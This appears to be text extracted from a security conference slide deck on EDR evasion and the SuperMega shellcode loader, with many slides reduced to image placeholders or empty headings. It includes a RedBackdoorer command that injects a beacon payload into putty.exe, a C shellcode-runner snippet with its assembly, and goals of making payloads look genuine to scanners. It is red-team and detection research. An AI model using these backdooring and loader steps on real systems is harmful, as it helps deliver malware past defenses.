
Options

 Stack - thread 45956


#	Name	Stack address	Frame address	Return address
0	ntoskrnl.exe!KiDeliverApc+0x1b0			
1	ntoskrnl.exe!KiSwapThread+0x827			
2	ntoskrnl.exe!KiCommitThreadWait+0x14f			
3	ntoskrnl.exe!KeDelayExecutionThread+0x122			
4	ntoskrnl.exe!NtDelayExecution+0x5f			
5	ntoskrnl.exe!KiSystemServiceCopyEnd+0x25			
6	ntdll.dll!NtDelayExecution+0x14	0x3211ff4d8	0x3211ff4d0	0x7ffb65795be
7	KernelBase.dll!SleepEx+0x9e	0x3211ff4e0	0x3211ff570	0x7ff79a49125c
8	ThreadStackSpoof.exe!MySleep+0x5c	0x3211ff580	0x3211ff5d0	




# Image Spoofing



# Module Stomping




# Memory Encryption



# EDR Attacks Summary

Userspace-hook patch	<i>Modifying backed RX memory region</i>
ETW patch	<i>Modifying backed RX memory region</i>
Image Spoofing	<i>Modifying backed RX memory region</i>
Module Stomping	<i>Modifying backed RX memory region</i>
Memory Encryption	Modifying unbacked RX memory region
Callstack spoofing	Modify process/thread stack
Commandline spoofing	Overwrite commandline in PEB
PPID spoofing	PROCINFO on ProcessCreate(), in EPROCESS


# SuperMega Loader Cordyceps Technique



## Malware Detection: Code Similarity Scanning

Compare code in EXE files with known bad

- Find new versions of malware
- Find code of existing malware in new files
- “Are QBot and PikaBot related?”
- “This looks like QBot”




- Some vendors emerged (the ones we know of)
  - 2004: Zynamics (BinDiff / BinNavi), later acquired by Google
  - 2015: Intezer (Israel)
  - 2017: Deepbits (US)
  - 2018: Threatray (Swiss)
  - 2019: Glimps (France)

## Machine Learning

- 1) Train Neural Network on malware files
- 2) ???
- 3) Profit?

But, what is the similarity in the following malware?

- Mimikatz
- CobaltStrike
- Nmap
- Metasploit
- Qbot
- Rubeus
- PsExec




I Bought 25 Million Computer Viruses - VX Underground Malware HDD

## File injection:

- Harder to find the malicious code
  - Lots of “code”
  - Code similarity searches fail
  - No “Good code stuffing”
- Existing Meta information in the PE
  - Metadata like Company, Issuer
  - Imports / IAT
- What's the alternative?
  - Write your own loader which results in a 5kb file?
  - EXES generated from C2 frameworks?
  - Burned Public loaders?


7zip.exe






Mode = 1,1

Mode = 2,1

Plain



Overwrite main()

Middle of .text  
Patch entry pointMiddle of .text  
Patch call

PE Backdooring <mode> consists of two comma-separated options.

First one denotes where to store shellcode, second how to run it:

<mode>

save,run

- +----- 1 - change AddressOfEntryPoint
- 2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
- 3 - setup TLS callback
- 4 - hijack branching instruction at DLL Exported function (use -e to specify export to hook)

- +----- 1 - store shellcode in the middle of a code section
- 2 - append shellcode to the PE file in a new PE section

Example:

```
py RedBackdoorer.py 1,2 beacon.bin putty.exe putty-infected.exe
```

```
sub rsp,28
jmp procexp64.infected.7FF7510F1C44
add rsp,28
jmp procexp64.infected.7FF751161C04
int3
int3
mov qword ptr ss:[rsp+10],rbx
mov qword ptr ss:[rsp+18],rsi
push rdi
sub rsp,10
xor eax,eax
xor ecx,ecx
```

```
and rsp,FFFFFFFFFFFFF0
call procexp64.infected.7FF7510F1C4D
sub rsp,38
call procexp64.infected.7FF7510F1D4F
test eax,eax
je procexp64.infected.7FF7510F1C64
mov eax,1
jmp procexp64.infected.7FF7510F1D13
call procexp64.infected.7FF7510F1D53
call procexp64.infected.7FF7510F1D52
mov r9d,4
mov r8d,3000
mov edx,1B1
xor ecx,ecx
call qword ptr ds:[<virtualAlloc>]
mov qword ptr ss:[rsp+28].rax
```

# SuperMega

Shellcode generation



**From a C project, through assembly, to shellcode**

v 1.2

by hasherezade for @vxunderground

```

char *dest = VirtualAlloc(
    NULL, 202844, 0x3000, RW);

for (int n=0; n<202844; n++) {
    dest[n] = supermega_payload[n];
}

if (MyVirtualProtect(
    dest, 202844, RX, &res) == 0) {
    return 7;
}


(* (void(*)())(dest))();

```

```

$LN4@main:
    cmp    DWORD PTR n$1[rsp], 433
    jge    SHORT $LN3@main
; Line 94
    movsxd  rax, DWORD PTR n$1[rsp]
    movsxd  rcx, DWORD PTR n$1[rsp]
    mov    rdx, QWORD PTR dest$[rsp]
    mov    r8, QWORD PTR supermega_payload
    movzx   eax, BYTE PTR [r8+rax]
    mov    BYTE PTR [rdx+rcx], al
; Line 95
    jmp    SHORT $LN2@main
$LN3@main:
; Line 97
    lea    r9, QWORD PTR result$[rsp]
    mov    r8d, 32
    mov    edx, 433
    mov    rcx, QWORD PTR dest$[rsp]
    call   MyVirtualProtect
    test   eax, eax
    jne    SHORT $LN6@main
; Line 98
    mov    eax, 7
    jmp    SHORT $LN1@main

```



## Demo SuperMega UI

- C -> ASM
- Phases
- Options


# Cordyceps

Improve “From C project, through assembly, to shellcode”

Goal:

- Less signaturable
- Less obviously malware

**Make it look as genuine as possible**

